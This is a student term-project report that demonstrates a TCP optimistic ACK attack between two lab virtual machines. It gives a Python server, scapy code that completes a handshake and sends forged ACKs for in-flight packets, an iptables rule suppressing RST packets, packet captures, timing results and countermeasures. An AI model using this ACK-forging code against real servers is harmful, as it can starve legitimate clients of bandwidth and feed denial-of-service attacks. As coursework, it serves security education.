

**CSE 406**  
**Computer Security Sessional**  
Term Project On Attack Tools  
**Final Report**

**Submitted By**  
**Group - 6 (Section A2)**

**Anisha Islam (Student ID : 1605038)**  
**Zahin Ahmed (Student ID : 1605057)**

Sanjida Senjik (Student ID : 1605056 - Couldn't submit due to unavoidable reasons)

## Task Distribution

Attack Tool	Student ID
16) Optimistic ACK Attack	1605038
5) DHCP Spoofing	1605057
9) Dictionary attack and Known Password attack	1605056

# **TCP Optimistic ACK Attack**

**Name : Anisha Islam**

**Student ID : 1605038**

# 1) Definition of the attack with topology diagram

## Optimistic ACK Attack :

A TCP client acknowledges the packets sent to it by the server. A TCP server changes the rate of transmission based on the acks received from the clients. An attacker can exploit the vulnerability in the tcp congestion control mechanism and send acks for packets it hasn't received yet.

If the sending of acks aligns perfectly with the timing of the server sending packets, the server will receive acks for packets that haven't yet reached the destination (in-flight packets). The victim will think that the transfer is really smooth and there is no congestion, and so it will increase the rate of sending packets.

If the attacker continues sending the acks, the server will also keep sending packets and eventually exhaust the bandwidth and cause denial of service to other legitimate clients, because the server might have discarded or delayed other traffic. So, optimistic ack attacks can result in denial of service and can also increase the quality of the service received by the attacker by degrading the service received by other clients.





Fig : Optimistic ACK Attack

## 2) Steps of Attack

- At first I created two SeedUbuntu VMs to simulate the attack. One VM acted as the server and another one acted as the Attacker. The IP address of the server is 10.0.2.4 and it served on port 8000. The IP address of the client is 10.0.2.5 and it served on port 6666 of the attacker machine.



- Kernel usually keeps track of ports and connections. So, if we try to create a tcp connection, the kernel will intercept it and send an RST packet to the other machine.

To stop the kernel from interfering with our attack, we have to disable the kernel's ability to send RST packets. For this reason, we executed the following command :

```
sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
```

```
Terminal
[07/24/21]seed@VM:~/.../Opt-Ack Attack$ sudo iptables -A OUTPUT -p tcp --tcp-fla
gs RST RST -j DROP
```

- For implementing the server, we used Python's SocketServer Library. The server establishes connection with the attacker and sends a long stream of the character "A".

```
import SocketServer
import time

port = 8000
data_length = 10000000
ip = '10.0.2.4'

data = "A" * data_length

class TCPRequestHandler(SocketServer.BaseRequestHandler):
    def handle(self):
        print "Connection opened from %s:%d." % self.client_address
        time0 = time.time()
        self.request.sendall(data)
        time1 = time.time()
        print "Data sent in (seconds): ", time1-time0

server = SocketServer.TCPServer((ip, port), TCPRequestHandler)
try:
    print "Server started on ", port
    server.serve_forever()
except KeyboardInterrupt as e: server.shutdown()
```

**Server's port and IP**

**Data stream**

- For implementing the client I used Python's scapy library, at first I had to establish three way handshake between client and server

```
# Construct a SYN packet.
print "Sending SYN..."
syn_packet = IP(dst=server_ip) / TCP(sport=attacker_port, dport=server_port, flags='S', seq=sequence_number)
print "Syn sent"
syn_packet.show()

# Construct a SYN-ACK packet.
print "Sending SYN-ACK..."
synack_packet = sr1(syn_packet)
print "Syn ack received"
synack_packet.show()

# Construct an ACK packet.
ack_packet = IP(dst=server_ip) / TCP(sport=attacker_port, dport=server_port, flags='A', ack=synack_packet.seq + 1, seq=(sequence_number + 1))

print "Sending ACK..."
first_data_packet = sr1(ack_packet)
print "Ack packet sent and data received"
first_data_packet.show()
```

**First Handshake**

**Second handshake**

**Third Handshake**

- Then, I had to write the opt-ack code. The success of this attack lies in sending acks of the packets which are “in-flight”. Which means, these packets have left the server, but haven’t reached the destination yet. I also needed to take care of the fact that the attacker doesn’t overrun the server. Because if the server receives ack for packets it hasn’t sent yet, then it’s going to stop sending data and be aware of potential attack.

So, after the first data packet arrived from the server, I collected the sequence number of that packet. Also, I collected the length of the payload received. The next sequence number is most probably going to be

*sequence\_number\_of\_prev\_packet + payload\_size*

```
sequence_to_acknowledge = first_data_packet.seq|
payload_size = len(first_data_packet.payload.payload)
```

It’s difficult to determine the exact sequence number of the next packet because the server keeps changing the size of the packets, and as the attacker has to send the ack before receiving the corresponding packet, the above formula is a good guess.

```
optimistic_ack_packet = IP(dst=server_ip) / TCP(sport=attacker_port, dport=server_port,
flags='A', ack=(sequence_to_acknowledge + i * payload_size), seq=(sequence_number
+ 1))
```

```
send(optimistic_ack_packet)
```

- Then I ran the server file from the server vm. I created a script file and ran the script file from a c program.

```
Terminal
[07/24/21]seed@VM:~/.../0pt-Ack Attack$ gcc wrapper.c
[07/24/21]seed@VM:~/.../0pt-Ack Attack$ ./a.out
Server started on 8000
```

- Similarly I ran the attacker file as a shell script from a C program. At first the three way handshake took place.

**After the first handshake:**

Sending SYN...

Syn sent

###[ IP ]###

version	= 4
ihl	= None
tos	= 0x0
len	= None
id	= 1
flags	=
frag	= 0
ttl	= 64
proto	= tcp
chksum	= None
src	= 10.0.2.5
dst	= 10.0.2.4

Options

###[ TCP ]###

sport	= 6666
dport	= 8000
seq	= 100
ack	= 0
dataofs	= None
reserved	= 0
flags	= S
window	= 8192
chksum	= None
urgptr	= 0
options	= []

The attacker is sending the server a SYN request

The attacker port is 6666, server port is 8000, the initial sequence number is chosen at random



**After the second handshake :**

```

Sending SYN-ACK...
Begin emission:
.Finished sending 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
Syn ack received
###[ IP ]###
  version    = 4
  ihl        = 5
  tos        = 0x0
  len        = 44
  id         = 0
  flags      = DF
  frag       = 0
  ttl        = 64
  proto      = tcp
  chksum     = 0x22c4
  src        = 10.0.2.4
  dst        = 10.0.2.5
  \options \
###[ TCP ]###
  sport      = 8000
  dport      = 6666
  seq        = 2505621643L
  ack        = 101
  dataoffs   = 6
  reserved   = 0

```

The server is now the source of the synack packet and the attacker is now the destination

The server acked attacker's seq num (+1) and sent it's own seq num

**After the third handshake :**

```

Ack packet sent and data received
####[ IP ]###
version    = 4
ihl        = 5
tos        = 0x0
len        = 5400
id         = 7246
flags      = DF
frag       = 0
ttl        = 64
proto      = tcp
chksum     = 0xf189
src        = 10.0.2.4
dst        = 10.0.2.5
\options   \
####[ TCP ]###
sport      = 8000
dport      = 6666
seq        = 2505621644L
ack        = 101
dataoffs   = 5
reserved   = 0
flags      = A
window     = 29200
chksum     = 0x2d13
urgptr     = 0
options    = []

####[ Raw ]###
load       = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'

```

The attacker acks server's seq num, three way handshake completed

Server sends data

## Snapshot of wireshark output :

30827...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[SYN] Seq=100 Win=8192 Len=0
4381...	10.0.2.4	10.0.2.5	TCP	62 8000 → 6666	[SYN, ACK] Seq=720554605 Ack=101 Win=29200 Len=0 MSS=1460
21534...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720554606 Win=8192 Len=0
30284...	10.0.2.4	10.0.2.5	TCP	3808 8000 → 6666	[PSH, ACK] Seq=720559966 Ack=101 Win=29200 Len=3752
33351...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720559606 Win=8192 Len=0
39660...	10.0.2.4	10.0.2.5	TCP	3808 8000 → 6666	[PSH, ACK] Seq=720559966 Ack=101 Win=29200 Len=3752
39799...	10.0.2.4	10.0.2.5	TCP	3808 8000 → 6666	[PSH, ACK] Seq=720563718 Ack=101 Win=29200 Len=3752
39052...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720564606 Win=8192 Len=0
394748...	10.0.2.4	10.0.2.5	TCP	3272 8000 → 6666	[ACK] Seq=720567470 Ack=101 Win=29200 Len=3216
36283...	10.0.2.4	10.0.2.5	TCP	592 8000 → 6666	[ACK] Seq=720570686 Ack=101 Win=29200 Len=536

- After the handshake comes the most crucial part of our attack, sending the acks. I sent the acks according the logic discussed above and tried multiple variations of sequence numbers to achieve better results

## Wireshark output of the attack :

4	2021-07-24 21:58:51.7480697...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[SYN] Seq=100 Win=8192 Len=0
5	2021-07-24 21:58:51.7484381...	10.0.2.4	10.0.2.5	TCP	62 8000 → 6666	[SYN, ACK] Seq=720554605 Ack=101 Win=29200 Len=0 MSS=1460
6	2021-07-24 21:58:51.7521954...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720554606 Win=8192 Len=0
7	2021-07-24 21:58:51.7628234...	10.0.2.4	10.0.2.5	TCP	5416 8000 → 6666	[ACK] Seq=720554606 Ack=101 Win=29200 Len=5360
8	2021-07-24 21:58:51.7663351...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720559606 Win=8192 Len=0
9	2021-07-24 21:58:51.7669600...	10.0.2.4	10.0.2.5	TCP	3808 8000 → 6666	[PSH, ACK] Seq=720559966 Ack=101 Win=29200 Len=3752
10	2021-07-24 21:58:51.7669799...	10.0.2.4	10.0.2.5	TCP	3808 8000 → 6666	[PSH, ACK] Seq=720563718 Ack=101 Win=29200 Len=3752
11	2021-07-24 21:58:51.7689052...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720564606 Win=8192 Len=0
12	2021-07-24 21:58:51.7694748...	10.0.2.4	10.0.2.5	TCP	3272 8000 → 6666	[ACK] Seq=720567470 Ack=101 Win=29200 Len=3216
13	2021-07-24 21:58:51.7696283...	10.0.2.4	10.0.2.5	TCP	592 8000 → 6666	[ACK] Seq=720570686 Ack=101 Win=29200 Len=536
14	2021-07-24 21:58:51.7697288...	10.0.2.4	10.0.2.5	TCP	1632 [TCP Window Full] 8000 → 6666	[ACK] Seq=720574222 Ack=101 Win=29200 Len=0
15	2021-07-24 21:58:51.7752300...	10.0.2.5	10.0.2.4	TCP	56 6666 → 8000	[ACK] Seq=101 Ack=720569606 Win=8192 Len=0
16	2021-07-24 21:58:51.7756502...	10.0.2.4	10.0.2.5	TCP	1722 8000 → 6666	[ACK] Seq=720573708 Ack=101 Win=29200 Len=3476

Name: 7: 5416 bytes on wire (43328 bits), 5416 bytes captured (43328 bits) on interface 0	
Ethernet II, Src: Intel(R) Ethernet Controller (10:00:00:00:00:00), Dst: 10.0.2.4	
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.5	
Transmission Control Protocol, Src Port: 8000, Dst Port: 6666, Seq: 720554606, Ack: 101, Len: 5360	
Source Port: 8000	
Destination Port: 6666	
[Stream index: 0]	
[TCP Segment Len: 5360]	
Sequence number: 720554606	
[Next sequence number: 720559966]	
Acknowledgment Number: 101	
Header Length: 20 bytes	
Flags: 0x010 (ACK)	
Window size value: 29200	

From wireshark, we can see that, the next sequence number of the server is 720559966, the attacker produced a sequence number greater than the current sequence number and quite close to the expected sequence number, 720559606. We can also see the attacker sending acks frequently.

- To make the attack more successful, I tried various combinations of the sequence numbers. Each made the transfer of data from the server significantly faster or slower. For example, I tried using the `payload_size` of three different values : 4000, 5000 and `sequence_number_of_prev_packet + payload_size`. Each had a different impact on data transfer time.

```
[07/24/21]seed@VM:~/.../0pt-Ack Attack$ sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -i DROP
[07/24/21]seed@VM:~/.../0pt-Ack Attack$ python server.py
Server started on 8000
Connection opened from 10.0.2.5:6666
Data sent in (seconds): 17.9918909073
^C[07/24/21]seed@VM:~/.../0pt-Ack Attack$ sudo iptables -A OUTPUT -p tcp --tcp-flags RST RST -j DROP
[07/24/21]seed@VM:~/.../0pt-Ack Attack$ python server.py
Server started on 8000
Connection opened from 10.0.2.5:6666
Data sent in (seconds): 12.7977659702
[07/24/21]seed@VM:~/.../0pt-Ack Attack$ python server.py
Server started on 8000
Connection opened from 10.0.2.5:6666
Data sent in (seconds): 10.7598478794
```

Annotations in the image:

- For the first run, an arrow points to the value `17.9918909073` with the text: `payload_size = prev_seq + length of payload`.
- For the second run, an arrow points to the value `12.7977659702` with the text: `Initial payload_size = 4000`.
- For the third run, an arrow points to the value `10.7598478794` with the text: `Payload_size = 5000`.

From this example, we can see that, if the attacker can guess a good sequence number, it can increase its data transfer rate and also can force the server send the data at a quicker rate. If there are multiple attackers who are attacking the same server, then this attack could easily turn into a DDoS attack.

### **3) Success of My Attack**

Although I couldn't change the window size of the server through this attack, I think my attack was successful. I only conducted this experiment using one server and one attacker. With this limited resource, I managed to show that choosing appropriate sequence numbers can make data transfer rate faster. If there were multiple attackers and multiple clients, I think this experiment could result in a DDoS attack because legitimate clients would be deprived of service as the server would be busy attending to the attackers.

### **4) Countermeasures**

Although I didn't design any countermeasures myself, but the existing measures against Opt-Ack attack could be classified in two ways :

- **Redesigning of TCP**
- **Redesigning of the Servers**

#### **Redesigning of TCP Protocol :**

- 1) In some fields of the TCP header, a random unique number can be inserted, or a newer field can be introduced. The attacker who doesn't have the packet won't be able to guess the number. In this way, the server can identify attacks.
- 2) The sender could replace high order bits of the TCP timestamp with random challenge and the legitimate client has to solve the challenge and send the ack. An attacker, who doesn't have access to the challenge won't be able to solve it and thus be recognized immediately.

### **Redesigning of the Servers :**

- 1) The sender can send packets of random size. A client who didn't receive the packet won't be able to guess the sequence number of the in-flight packets this way, and the attack can be mitigated.
- 2) Random pausing of the server can prevent the attack as the attacker doesn't know if the pause is due to packet loss or intentional. When they send the acks, the server would immediately know who the attacker is by viewing acks for packets which are not being sent yet.
- 3) Randomly skipped segments is also a good way to prevent this attack. As servers keep track of their skipped segments, if they receive ack for those, they will realize that they are under attack.
- 4) Capping the bandwidth of each individual user to a maximum threshold.